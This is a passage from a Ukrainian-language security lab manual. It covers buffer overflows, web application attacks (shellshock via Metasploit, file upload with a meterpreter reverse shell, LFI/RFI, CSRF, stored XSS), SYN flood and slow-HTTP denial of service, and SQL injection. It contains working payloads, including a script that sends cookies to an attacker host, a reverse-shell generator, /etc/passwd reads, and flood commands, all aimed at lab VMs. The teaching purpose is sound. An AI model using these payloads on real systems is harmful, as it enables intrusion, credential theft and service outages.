3. Короткий зміст роботи. Короткий зміст роботи включає теоретичний опис тематики лабораторної роботи, методів і алгоритмів, необхідних для обробки отриманих даних, опис ПЗ, що використовується в роботі.

4. Обробка результатів. Обробка результатів включає опис ходу виконання роботи, перелік отриманих результатів, скріншотів, таблиць, що супроводжуються необхідними коментарями і проміжними висновками.

5. Висновки за результатами виконання роботи. Висновки по роботі робляться на підставі узагальнення отриманих результатів. У висновках також зазначаються всі недоробки, які з якої-небудь причини мають місце, пропозиції та рекомендації щодо подальшого дослідження поставленої в роботі завдання тощо.

6. Додатки. У додатки виносяться бібліографічний список, що містить посилання на книги, періодичні видання, Інтернет-ресурси, використані при виконанні роботи і оформленні звіту. В додаток виносяться також довідкова та інша інформація, що не включена в основні розділи звіту.

Контрольні питання

1. Як створити троян?
2. Які існують способи створення троянів?
3. Яка відмінність між вірусами та троянами?
4. Який алгоритм створення вірусу?
5. Які існують способи протидії вірусам та троянам?
6. Як виявити, що система заражена вірусом чи трояном?
7. Який алгоритм створення шкідливого коду для Android?

11. ПЕРЕПОВНЕННЯ БУФЕРУ

Форма заняття: практикум

Мета і завдання практикуму - вивчення механізмів створення переповнення буферу.

Практичні завдання:

– закріплення навичок використання утиліт в Linux-подібних системах;

– отримання навичок створення використання механізмів створення переповнення буферу.

Дослідницькі завдання:

– провести порівняльний аналіз використовуваних утиліт та сервісів з іншими, які використовуються для отримання навичок створення переповнення буферу;

– проаналізувати подібні системи, що використовують інші технології.

Підготовка до практикуму

При підготовці лабораторної роботи необхідно:

– усвідомити цілі і завдання;

– вивчити теоретичний матеріал з переліку посилань.

Хід роботи

Розглянути приклад коду на мові С. Програма запитує пароль, отримує введені користувачем дані (рядок символів), та порівнює зі значенням, що задане у програмі (¨abc¨). Якщо введений рядок співпадає з цим значенням, позначка (змінна pass) встановлюється рівної одиниці. Якщо ні, позначка залишається рівною 0. Також виводиться повідомлення, чи вірно було введено пароль.

На наступному кроці перевіряється значення позначки, і якщо воно не дорівнює 0, виводиться повідомлення, що користувачеві були надані певні права.

```
#include <stdio.h>
#include <string.h>
int main(void)
{
    char buff[15];
```

```
        int pass = 0;

        printf("\n Enter the password : \n");
        gets(buff);

        if(strcmp(buff, "abc"))
        {
            printf ("\n Wrong Password \n");
        }
        else
        {
            printf ("\n Correct Password \n");
            pass = 1;
        }

        if(pass)
        {
           /* Now Give root or admin rights to user*/
            printf ("\n Root privileges given to the
user \n");
        }

        return 0;
    }
```

Але цей код має вразливість «переповнення буферу». Дійсно, для зберігання введеного рядка (buff) виділено 15 байт, але при введенні не перевіряється, скільки дійсно символів будо введено, і ці символи записуються у пам'ять по адресах, у яких можуть розміщуватися інші змінні. У даному випадку, змінну pass може буде переписано при введені надто довгого рядка символів.

За допомогою CodeBlocks скомпілювати цей код, та запустити його на виконання. Ввести спочатку правильний пароль («abc»), отримати повідомлення, що він правильний та права надані. Потім запустити та ввести короткий неправильний пароль (наприклад «defgh»), отримати відповідне повідомлення. Потім запустити та ввести неправильний пароль, який достатньої довжини, щоб змінну pass було переписано введеним рядком, наприклад «12345123451234512345». Отримати повідомлення, що пароль неправильний, але права надано. Подивитись у налагоджувані (наприклад, ollydbg), як виконується програма, як розташовуються змінні у пам’яті, та якими значеннями переписується змінна pass.

ASCII - коди символів від «0» до «9» дорівнюють відповідно 31h - 39h.

Частина коду у вигляді машинних команд у відлагоджувачі, в момент порівняння змінної pass з нулем представлена на рис. 11.1.




Рис.11.1.Частина коду у відлагоджувачі

Стек представлено на рис. 11.2.




Рис. 11.2. Стек

І результат запуску представлено на рис. 11.3.




Рис. 11.3. Результат запуску

Необхідно модифікувати код таким чином, щоб усунути вразливість переповнення буферу. Протестувати, та виконати по

кроках у відлагоджувачіТакож для здійснення атаки «людина-посередині» можна скористатися командою mitmf, наприклад:

Вимоги до змісту звіту

Звіт формується в наступному порядку:

1. Титульна сторінка.

2. Мета роботи. Мета роботи показує, для чого виконується робота, наприклад, для отримання або закріплення яких навичок, вивчення яких явищ і т.п.

3. Короткий зміст роботи. Короткий зміст роботи включає теоретичний опис тематики лабораторної роботи, методів і алгоритмів, необхідних для обробки отриманих даних, опис ПЗ, що використовується в роботі.

4. Обробка результатів. Обробка результатів включає опис ходу виконання роботи, перелік отриманих результатів, скріншотів, таблиць, що супроводжуються необхідними коментарями і проміжними висновками.

5. Висновки за результатами виконання роботи. Висновки по роботі робляться на підставі узагальнення отриманих результатів. У висновках також зазначаються всі недоробки, які з якої-небудь причини мають місце, пропозиції та рекомендації щодо подальшого дослідження поставленої в роботі завдання тощо.

6. Додатки. У додатки виносяться бібліографічний список, що містить посилання на книги, періодичні видання, Інтернет-ресурси, використані при виконанні роботи і оформленні звіту. В додаток виносяться також довідкова та інша інформація, що не включена в основні розділи звіту.

Контрольні питання

1. Що таке переповнення буферу?
2. Наведіть приклади, в яких виникає переповнення буферу.
3. Як усунути вразливість переповнення буферу?
4. Як виявити, що в програмі з’явилося переповнення буферу?

12. БЕЗПЕКА ВЕБ-СЕРВЕРІВ ТА ВЕБ-ДОДАТКІВ

Форма заняття: практикум

Мета і завдання практикуму - вивчення механізмів забезпечення безпеки веб-серверів та веб-застосувань.

Практичні завдання:

– закріплення навичок використання утиліт в Linux-подібних системах;

– отримання навичок створення використання механізмів забезпечення безпеки веб-серверів та веб-застосувань.

Дослідницькі завдання:

– провести порівняльний аналіз використовуваних утиліт та сервісів з іншими, які використовуються для отримання навичок забезпечення безпеки веб-серверів та веб-застосувань;

– проаналізувати подібні системи, що використовують інші технології.

Підготовка до практикуму

При підготовці лабораторної роботи необхідно:

– усвідомити цілі і завдання;

– вивчити теоретичний матеріал з переліку посилань.

Хід роботи

1. ПЗ для дослідження вразливостей веб-сервера.

Просканувати на вразливості

```
nikto –h 10.1.X.5
```

w3af – сканер вразливостей веб-сервера з графічним інтерфейсом.

Запустити сканер, вказати URL http://10.1.1.5.

2. Атаки на паролі.

Ssh – використовуючи інструменти для підбору паролів до сервісу SSH, спробувати отримати доступ до системи.

http auth – використовуючи інструменті для підбору паролів, спробувати отримати доступ до частин сайту з обмеженим доступом, які потребують аутентифікації клієнта.

3. Використання вразливостей у ПЗ ОС та веб-сервера.

На віртуальній машині з адресою 10.1.X.6 встановлено CentOS 6.0 та веб-сервер apache httpd версії 2.2.15. За посиланням http://10.1.X.6/test.cgi розміщений скрипт, що виводить повідомлення. Скористатися тим, що критичні оновлення не встановлено (зокрема, для усунення вразливостей у командному інтерпретаторі). Запустити на віртуальній машині з Kali Linux:

```
#msfconsole
```

Виконати пошук відповідних модулів

```
msf >search apache
```

Спробувати використати модуль, який перевіряє наявність та використовує вразливість у bash, при виконанні сервером скрипта cgi:

```
msf > use
auxiliary/scanner/http/apache_mod_cgi_bash_env
```

Переглянути можливі параметри модуля:

```
msf auxiliary(apache_mod_cgi_bash_env) >
show options
```

Налаштувати:

```
msf auxiliary(apache_mod_cgi_bash_env)>set
RHOSTS     10.1.X.6
msf auxiliary(apache_mod_cgi_bash_env)>set
TARGETURI  /cgi-bin/test.cgi
msf auxiliary(apache_mod_cgi_bash_env) >
set CMD /usr/bin/id
```

Запустити

```
msf auxiliary(apache_mod_cgi_bash_env) >run
```

Буде виконана команда id (рис. 12.1).




Рис. 12.1. Виконання команди run

Спробуємо замінити команду на іншу, наприклад, отримаємо зміст файлу /etc/passwd

```
>set CMD /bin/cat /etc/passwd
>run
```

Команди виконуються з правами користувача, під яким запущено веб-сервер apache.

Необхідно усунути вразливість, не змінюючи файлу test.cgi на веб-сервері.

4. Завантаження та виконання довільних файлів (File uploads).

Розглянути просту форму завантаження файлу та код на мові php, який зберігає файл на сервері у каталозі upload. http://10.1.X.5/labweb/uploadform.html.

```
<html>
<body>
    <form method=POST action="upload.php"
enctype="multipart/form-data">
        <input type="file" name="newfile"
/><br>
        <input type="submit">
    </form>
</body>
</html>
<?php
    if(isset($_FILES['newfile'])){

$file_name=$_FILES['newfile']['name'];

$tmp_name=$_FILES['newfile']['tmp_name'];
        if(move_uploaded_file($tmp_name,
'uploads/'.$file_name)){
            echo 'file uploaded. You cant
download it here:<br>';
            echo '<a
href="uploads/'.$file_name.'">uploads/'.$file_n
ame.'</a>';
```

```
            }
            else{
                echo 'error';
            }
        }
    ?>
```

Бачимо, що формат та зміст файлу не перевіряється, файл переноситься до каталогу uploads та зберігається під тим же ім'ям, що й оригінальний файл на комп'ютер клієнта. Для скачування надається посилання, яке вказує безпосередньо на файл.

Спробувати завантажити на сервер довільний файл (наприклад, зображення) та скачати його з сервера.

Зловмисник може завантажити на сервер свій скрипт на php, та відкрити посилання для скачування файлу. Але тому що це файл .php, у відповідності з налаштуваннями веб-серверу він буде не скачуватись, а виконуватись на сервері.

Створити файл evilscript.php з таким кодом

```
<?php
echo "hello";
?>
```

Та завантажити його на веб-сервер за допомогою форми.

Відкрити посилання http://10.1.X.5/labweb/uploads/evilscript.php.

Побачити, що замість скачування файла з кодом виводиться текст «hello».

У скрипті замість вивода тексту можна вставити код, призначений для виконання на сервері потрібних зловмиснику дій.

На віртуальній машині з Kali Linux створити за допомогою msfvenom код, що надає оболонку meterpreter на цільовому сервері.

#msfvenom -p php/meterpreter/reverse_tcp LHOST=10.1.X.2 LPORT=4444 > /tmp/evilscript2.php

Запустити

```
#msfconsole
msf>use exploit/multi/handler
msf exploit(handler)>set PAYLOAD
```

```
php/meterpreter/reverse_tcp
msf exploit(handler)>set LHOST 10.1.X.2
msf exploit(handler)>set LPORT 4444
msf exploit(handler)>exploit
```

Завантажити evilscript2.php на вебсервер за допомогою форми, перейти за посиланням для скачування файлу. Отримати доступ до оболонки meterpreterна цільовому сервері.

5. Включення локальних файлів (Local File Inclusion)

Розглянути код скрипта lfi.php

```
<?php
    if(isset($_GET['page'])){
        $page=$_GET['page'];
        include("pages/".$page);
    }
    else {
      echo "Start page.<br>Please select a
page: ";
      echo  "<a  href=?page=first.php>first
page</a> ";
        echo                                  "<a
href=?page=second.php>second page</a> ";
      echo  "<a  href=?page=third.php>third
page</a> ";
    }
?>
```

Цей скрипт виводить сторінку, яку запитує користувач (вона передається у параметрі GET['page']), або перелік запропонованих сторінок, якщо цей параметр не задано. Сторінки являють собою php-файли, та зберігаються у каталозі pages. Зловмисник може скористатися тим, що значення параметра не перевіряється на коректність, та передати: *../../../../../etc/passwd.*

Відкрити посилання

http://10.1.X.5/labweb/lfi.php?page=../../../../../etc/passwd.

Буде виведено зміст файлу /etc/passwd.

6. Включення віддалених файлів (Remote File Inclusion).

Якщо в php.ini є налаштування allow_url_include = On, то на веб-сервері дозволяється виконувати код на php з файлів, що

містяться на сторонніх ресурсах. За посиланням http://10.1.X.5/labweb/rfi.php розміщений скрипт з таким кодом

```
<?php
    if(isset($_GET['page'])){
        $page=$_GET['page'];
        include($page.".php");
    }
    else {
        echo "Start page.<br>Please select
a page: ";
        echo                                "<a
href=?page=pages/first>first page</a> ";
        echo                                "<a
href=?page=pages/second>second page</a> ";
        echo                                "<a
href=?page=pages/third>third page</a> ";
    }
?>
```

В нього можна передавати частини php-коду зі стороннього сервера (наприклад, сервера зловмисника) таким чином:

http://10.1.X.5/labweb/rfi.php?page=http://10.1.X.2/evilcode

На віртуальній машині з Kali Linux запустити веб-сервер

```
#service apache2 start
```

У корені веб-сервера створити файл evilcode.php. Щоб код php не виконувався можна створити файл .htaccess із рядком php_flag engine off

Перевірити, щоб за посиланням http://10.1.X.2/evilcode.php виводився саме код на php, а не результат його виконання. Якщо, не зважаючи на .htaccess, виводиться результат виконання, треба додати налаштування allowOverride all для цього каталогу (/var/www/html) в конфігураційному файлі веб-сервера (/etc/apache2/apache2.conf)

У файл evilcode.php помістити payload, що був створений за допомогою meterpreter (див. «завантаження та виконання довільних файлів»)

7. Міжсайтова підробка запиту (Cross Site Request Forgery)

Розглянути приклад веб-додатку, що складається зі скриптів на php, які дозволяють зробити вхід у систему (login), виконання дій під аутентифікованим користувачем (наприклад, переказ коштів), та вихід(logout):

– csrf.html – форма аутентифікації;

– csrflogin.php - скрипт, що оброблює дані з форми аутентифікації, та у випадку правильного введення логіна та пароля встановлює у масиві $_SESSION значення username;

– csrflogout.php - Вихід. unset($_SESSION['username']);

– csrfform.php – форма, яка має бути доступна тільки аутентифікованим користувачам (наприклад, переказ коштів);

– csrfsub.php – скрипт, що оброблює дані з попередньої форми (у нашому прикладі- зберігає дані щодо транзакції у файл transactions.log).

Якщо користувач не аутентифікований, то при звертанні до скриптів csrfform.php та csrfsub.php видається повідомлення, що потрібно увійти в систему.

У формі, яку виводить csrfform.php та скрипті csrfsub.php, який обробляє дані з неї, немає захисту від атак типу CSRF. Це можна продемонструвати на такому прикладі. Створити сторінку, наприклад usecsrf.html на Kali linux з таким змістом:

```
<html>
<body>
cool page<br>
<img
src="http://10.1.X.5/labweb/csrfsub.php?amount=
222&toacc=evilhacker">
</body>
</html>
```

Якщо користувач, який пройшов аутентифікацію на вразливому сайті, відкриє у іншій вкладці браузера посилання http://10.1.X.2/usecsrf.html , браузер спробує завантажити та відобразити зображення, що має знаходитись за посиланням http://10.1.X.5/labweb/csrfsub.php?amount=222&toacc=evilhacker

Але при цьому на вразливому до CSRF атак сайті буде виконана дія (у нашому прикладі «переказ коштів»), під аутентифікованим користувачем, при цьому користувач (жертва), може навіть на здогадуватись про це.

Увійти на вразливий сайт під аутентифікованим користувачем. Виконати «переказ коштів». Переглянути зміст файлу transactions.log. Не виходячи з вразливого сайту, у іншій вкладці браузера відкрити посилання *http://10.1.X.5/labweb/csrfsub.php?amount=222&toacc=evilhacker*.

Переглянути зміст файлу transactions.log. Вийти з вразливого сайту (logout). Ще раз спробувати перейти за посиланням, та переглянути зміст файлу transactions.log.

8. Міжсайтовий скриптінг (Cross Site Scripting).

Розглянути на прикладі веб-додатку DVWA, яке спеціально створене з багатьма вразливостями для їх вивчення.

Stored XSS. Увійти в систему під користувачем admin. По замовчуванню логін admin, пароль password. Вибрати пункт меню DVWA Security, поставити low. Відключити вбудовану систему IDS. Вибрати пункт меню XSS Stored. Це приклад «гостьової книги» з вразливостями. Залишити запис, вписавши будь-яке ім'я, та такий текст повідомлення:

```
<script>
alert('hello');
</script>
```

Зараз при відкритті гостьової книги буде спрацьовувати скрипт, що виводить повідомлення «hello», причому усім користувачам, які зайдуть на цю сторінку.

Можна скористатися цією вразливістю для отримання cookie інших користувачів, що заходять на сторінку. Для цього залишити запис у гостьовій книзі, додавши в нього скрипт

```
<script>
new Image().src ='http://10.1.X.2/grabber.php?c=' +encodeURI(document.cookie);
</script>
```

При виконанні скрипта у браузер жертви буде намагатись завантажити зображення з серверу зловмисника, при цьому на нього будуть передані cookie користувача для вразливого сайту. На боці сервера зловмисника ці дані (cookie) можна передивитись у логах веб-серверу, чи створивши відповідний скрипт (grabber.php), у якому написати код, що буде збирати та зберігати отримані дані. Для зменшення вірогідності виявлення атаки

користувачем потрібно, щоб скрипт дійсно повертав зображення, а не помилку.

Зайти на сторінку гостьової книги(наприклад, з хост-системи чи з віртуальної машини 10.1.X.3), потім передивитись лог веб-сервера у Kali Linux (/var/log/apache2/access.log).

Reflected XSS. В DVWA вибираємо пункт меню XSS reflected. Замість імені вписати

```
<script>
alert('hello');
</script>
```

та натиснути «submit»

Необхідно у DVWA встановити security level – medium, та виконати завдання CSRF, File inclusion, upload, XSS.

Вимоги до змісту звіту

Звіт формується в наступному порядку:

1. Титульна сторінка.

2. Мета роботи. Мета роботи показує, для чого виконується робота, наприклад, для отримання або закріплення яких навичок, вивчення яких явищ і т.п.

3. Короткий зміст роботи. Короткий зміст роботи включає теоретичний опис тематики лабораторної роботи, методів і алгоритмів, необхідних для обробки отриманих даних, опис ПЗ, що використовується в роботі.

4. Обробка результатів. Обробка результатів включає опис ходу виконання роботи, перелік отриманих результатів, скріншотів, таблиць, що супроводжуються необхідними коментарями і проміжними висновками.

5. Висновки за результатами виконання роботи. Висновки по роботі робляться на підставі узагальнення отриманих результатів. У висновках також зазначаються всі недоробки, які з якої-небудь причини мають місце, пропозиції та рекомендації щодо подальшого дослідження поставленої в роботі завдання тощо.

6. Додатки. У додатки виносяться бібліографічний список, що містить посилання на книги, періодичні видання, Інтернет-ресурси, використані при виконанні роботи і оформленні звіту. В додаток виносяться також довідкова та інша інформація, що не включена в основні розділи звіту.

Контрольні питання

1. Яке ПЗ використовується для дослідження вразливостей веб-сервера?

2. Які утиліти використовуються для атак на паролі?

3. Як виявити и викорастати вразливості ПЗ ОС та веб-сервера?

4. Який алгоритм завантаження та виконання довільних файлів?

5. Як включити локальні, віддалені файли?

6. Для чого використовується міжсайтова підробка запиту?

7. Для чого використовується міжсайтовий скриптінг? Які існують типи XSS?

13. АТАКА «ВІДМОВА В ОБСЛУГОВУВАННІ»

Форма заняття: практикум

Мета і завдання практикуму - вивчення механізмів проведення атаки типу «відмова в обслуговуванні».

Практичні завдання:

– закріплення навичок використання утиліт в Linux-подібних системах;

– отримання навичок створення використання механізмів проведення атаки типу «відмова в обслуговуванні».

Дослідницькі завдання:

– провести порівняльний аналіз використовуваних утиліт та сервісів з іншими, які використовуються для отримання навичок проведення атаки типу «відмова в обслуговуванні»;

– проаналізувати подібні системи, що використовують інші технології.

Підготовка до практикуму

При підготовці лабораторної роботи необхідно:

– усвідомити цілі і завдання;

– вивчити теоретичний матеріал з переліку посилань.

Хід роботи

1. SYN flood атаки.

hping3 – це програма для генерації пакетів.

На віртуальній машині з Kali Linux виконати

```
#hping3 -c 1000 -d 120 -S -w 64 -p 80 --
    flood --rand-source 10.1.X.5
```

Опції:

– c – кількість пакетів;

– d – об’єм даних;

– S – встановлення прапорця SYN;

– w – розмір вікна;

– p – порт;

– flood – відправляти пакети, не чекаючи відповіді

– rand-source – генерувати адресу відправника випадковим чином.

При цьому на віртуальній машині 10.1.X.5 запустити

```
#tcpdump -nn port 80
```

Переглянути напіввідкриті з'єднання

```
#netstat -tn | grep SYN_RECV
```

Значення параметра net.ipv4.tcp_max_syn_backlog у sysctl визначає максимальну кількість напіввідкритих з'єднань

2. Атака на веб-сервер

GoldenEye – це скрипт на python для тестування веб-серверів під навантаженням. Може бути застосована для DoS атаки.

Завантажити та розпакувати:

```
#mkdir GoldenEye
#cd GoldenEye
#wget
https://github.com/jseidl/GoldenEye/archive/master.
zip
#unzip master.zip
```

Запустити

```
#./goldeneye.py http://10.X.1.5/ -w 10 -s 10 -m
random
```

На віртуальній машині 10.X.1.5 переглянути завантаження процесору, об'єм використаної пам'яті та найбільш активні процеси за допомогою команди top.

3. slowhttptest

Завантажити (https://github.com/shekyan/slowhttptest/archive/master.zip), розпакувати. Встановити ssl devel, якщо не встановлено

```
#apt-get install libssl-dev
```

Перейти у каталог, де розпакований архів slowhttptest. Скомпілювати та встановити

```
#./configure prefix=/opt
#make
#make install
```

Запустити

```
#/opt/bin/slowhttptest -c 1000 -H -g -o
slowhttp -i 10 -r 200 -t GET -u http://10.1.X.5
-x 24 -p 3
```

Дочекатися, поки «service available:YES» зміниться на «service available:NO». Подивитись звіт у файлі slowhttp.html (рис. 13.1-13.2).




Рис. 13.1. Утиліта slowhttptest




Рис. 13.2. Утиліта slowhttptest

Подивитись звіт у файлі slowhttp.html (рис. 13.3).

Test parameters	
Test type	SLOW HEADERS
Number of connections	1000
Verb	GET
Content-Length header value	4096
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	240 seconds
Using proxy	no proxy




Рис. 13.3.Звіт утиліти slowhttptest

Необхідно на vm5 встановити веб-сервер nginx та спробувати виконати описані вище атаки, встановити та налаштувати модулі mod_security і mod_evasive для apache, спробувати виконати описані вище атаки

Вимоги до змісту звіту

Звіт формується в наступному порядку:

1. Титульна сторінка.

2. Мета роботи. Мета роботи показує, для чого виконується робота, наприклад, для отримання або закріплення яких навичок, вивчення яких явищ і т.п.

3. Короткий зміст роботи. Короткий зміст роботи включає теоретичний опис тематики лабораторної роботи, методів і алгоритмів, необхідних для обробки отриманих даних, опис ПЗ, що використовується в роботі.

4. Обробка результатів. Обробка результатів включає опис ходу виконання роботи, перелік отриманих результатів, скріншотів, таблиць, що супроводжуються необхідними коментарями і проміжними висновками.

5. Висновки за результатами виконання роботи. Висновки по роботі робляться на підставі узагальнення отриманих результатів. У висновках також зазначаються всі недоробки, які з якої-небудь причини мають місце, пропозиції та рекомендації щодо подальшого дослідження поставленої в роботі завдання тощо.

6. Додатки. У додатки виносяться бібліографічний список, що містить посилання на книги, періодичні видання, Інтернет-ресурси, використані при виконанні роботи і оформленні звіту. В додаток виносяться також довідкова та інша інформація, що не включена в основні розділи звіту.

Контрольні питання

1. Що таке SYN flood атаки?
2. Які утиліти чи сервіси використовуються для проведення SYN flood атак?
3. За допомогою яких утиліт можна здійснити атаку на веб-сервер?
4. Який алгоритм атаки на веб-сервер?
5. Що таке slowhttptest і для чого використовується?

14. SQL -ІН‘ЄКЦІЇ

Форма заняття: практикум

Мета і завдання практикуму - вивчення механізмів здійснення SQL -ін‘єкцій.

Практичні завдання:

– закріплення навичок використання утиліт в Linux-подібних системах;

– отримання навичок створення використання механізмів здійснення SQL -ін‘єкцій.

Дослідницькі завдання:

– провести порівняльний аналіз використовуваних утиліт та сервісів з іншими, які використовуються для отримання навичок здійснення SQL -ін‘єкцій;

– проаналізувати подібні системи, що використовують інші технології.

Підготовка до практикуму

При підготовці лабораторної роботи необхідно:

– усвідомити цілі і завдання;

– вивчити теоретичний матеріал з переліку посилань.

Хід роботи

Для роботи з SQL можна використовувати консольний mysql кліент, heidisql (для windows), або іншу аналогічну програму. Для Linux існує програма dbeaver.

На віртуальній машині з Kali Linux

```
#wget
http://dbeaver.jkiss.org/files/dbeaver-
ce_latest_i386.deb
```

або, якщо встановлено 64-бітну версію Kali Linux

```
#wget
http://dbeaver.jkiss.org/files/dbeaver-
ce_latest_amd64.deb
#gdebi dbeaver-ce_latest_i386.deb
```

Запустити dbeaver (applications - programming - dbeaver) та створити підключення до тестового сервера БД File - New connection , вибрати mysql,

вказати Server host (10.1.X.5), port , user name, password, натиснути Next (якщо підключення відбувається через SSH-тунель, це можна задати на наступному кроці).

Для перевірки з’єднання натиснути Test Connection, або перевірити за допомогою команди:

```
#mysql -h 10.1.X.5 -u імя користувача -p
```

Після того, як з’єднання встановлено, спробувати виконати простий запит, наприклад

```
SELECT 1+1
```

Вибрати всі поля всіх записів з таблиці testtable:

```
SELECT * FROM `testtable`
```

Більш детально синтаксис запитів можна подивитись за посиланням https://dev.mysql.com/doc/refman/5.5/en/sql-syntax.html

Використовуючи таблицю testtable виконати додавання запису у таблицю:

```
INSERT INTO
`testtable`(email,firstname,lastname)
VALUES("dmytro@mycompany.com","Dmytro","Pet
renko")
```

Видалення записів (з умовою):

```
DELETE FROM `testtable` WHERE  `id`=3;
DELETE FROM `testtable`
WHERE `firstname` = "Dmytro"
```

Додавання декількох записів одразу:

```
INSERT INTO `testtable` (`email`,
`firstname`, `lastname`)
VALUES ('bohdan@company.com', 'Bohdan',
'Tkachenko'),
('bk@company.com', 'Bohdan', 'Kharchenko'),
('Boris@example.com', 'Boris', 'Melnyk');
```

Отримання записів. LIKE – оператор порівняння рядку символів у полі з шаблоном

```
SELECT * FROM `testtable`
WHERE `firstname` LIKE "Bo%"
```

Отримання записів з умовою. AND – логічне «І». є також інші логічні оператори- OR, NOT. Більш детально у документації: *https://dev.mysql.com/doc/refman/5.5/en/logical-operators.html*

```
SELECT * FROM `testtable`
WHERE `firstname` LIKE "Bo%"
AND `email` LIKE "%company%"
```

1. Код, вразливий до SQL- ін’єкцій

Розглянемо код, який вразливий до SQL ін’єкцій (див. Додаток А1).

Цей код оброблює дані, які передає користувач, при цьому не застосовуючи екранування спеціальних символів.

Рядок з echo виводить рядок з SQL-запитом (це зроблено для тестування, і на справжньому сервері цього не буде).

Замість пароля вказати `' OR '1'='1`

http://10.1.X.5/11.php?login=abc&password=%27%20OR%20%271%27=%271

Буде сформовано такий рядок запиту:

```
SELECT `login` AS `login`, `password` AS
`password` FROM `siteuser` WHERE `login`='abc'
AND `password`='' OR '1'='1'
```

В якому OR '1'='1' завжди зробить висловлювання істинним, незалежно від того, співпадає логін та пароль з даними у таблиці, чи ні.

2. Використання UNION SELECT

Розглянути код скрипта, який отримує ідентифікатор блога та виводить назву, автора та зміст запису блога. Передбачений звичайний спосіб застосування такий:

```
http://10.1.X.5/22.php?id=1
```

Якщо передати завідомо невірне значення ідентифікатора, буде видано помилку:

```
http://10.1.X.5/22.php?id=-1
```

Додати `UNION SELECT 1,1,1`

Виходячи з того, що вихідний код відомий, можна побачити, що там вибирається 3 поля.

```
http://10.1.X.5/22.php?id=-
1%20UNION%20SELECT%201,1,1
```

Якщо кількість та тип полів, що видаються у результаті запиту, невідомі, то можна підібрати це вручну або за допомогою спеціальних програм у автоматичному режимі(див. далі).

Замінюючи другу частину запиту на

```
UNION SELECT login,password,1 FROM siteuser
WHERE id=1
```

можна вибирати логін та пароль користувача із заданим ідентифікатором. Замість назви запису блога та автора на сторінці виводиться логін та пароль.

```
http://10.1.X.5/22.php?id=-
1%20UNION%20SELECT%20login,password,1%20FROM%20
siteuser%20WHERE%20id=1
```

Звичайно у базі зберігається не пароль у відкритому вигляді, а геш. Тоді можна використовувати такі підходи:

– підбір пароля за заданим гешем (перебирання, атака за словником, і т.д.);

– якщо користувачів у базі багато, то можна генерувати геші для поширених паролів, та перевіряти, чи є користувач з таким паролем та потрібними правами у базі.

Якщо у користувача, під яким скрипт підключається к БД, є права на доступ до файлів (FILE), можна отримати зміст файлу на диску, вказавши LOAD_FILE(повне ім’я файлу') замість одного з полів.

```
http://10.1.X.5/22.php?id=-
1%20UNION%20SELECT%201,1,LOAD_FILE(%22/etc/pass
wd%22)
```

3. Тестування на можливість SQL- ін’єкції в автоматичному режимі.

sqlmap – програма для виконання SQL- ін’єкцій.

sqlmap --wizard

Режим для початківців. Працює у діалоговому режимі, просить вказати URL, та рівні ризику та детальності дослідження, та інші параметри.

Параметри можна вказати у командному рядку, наприклад

```
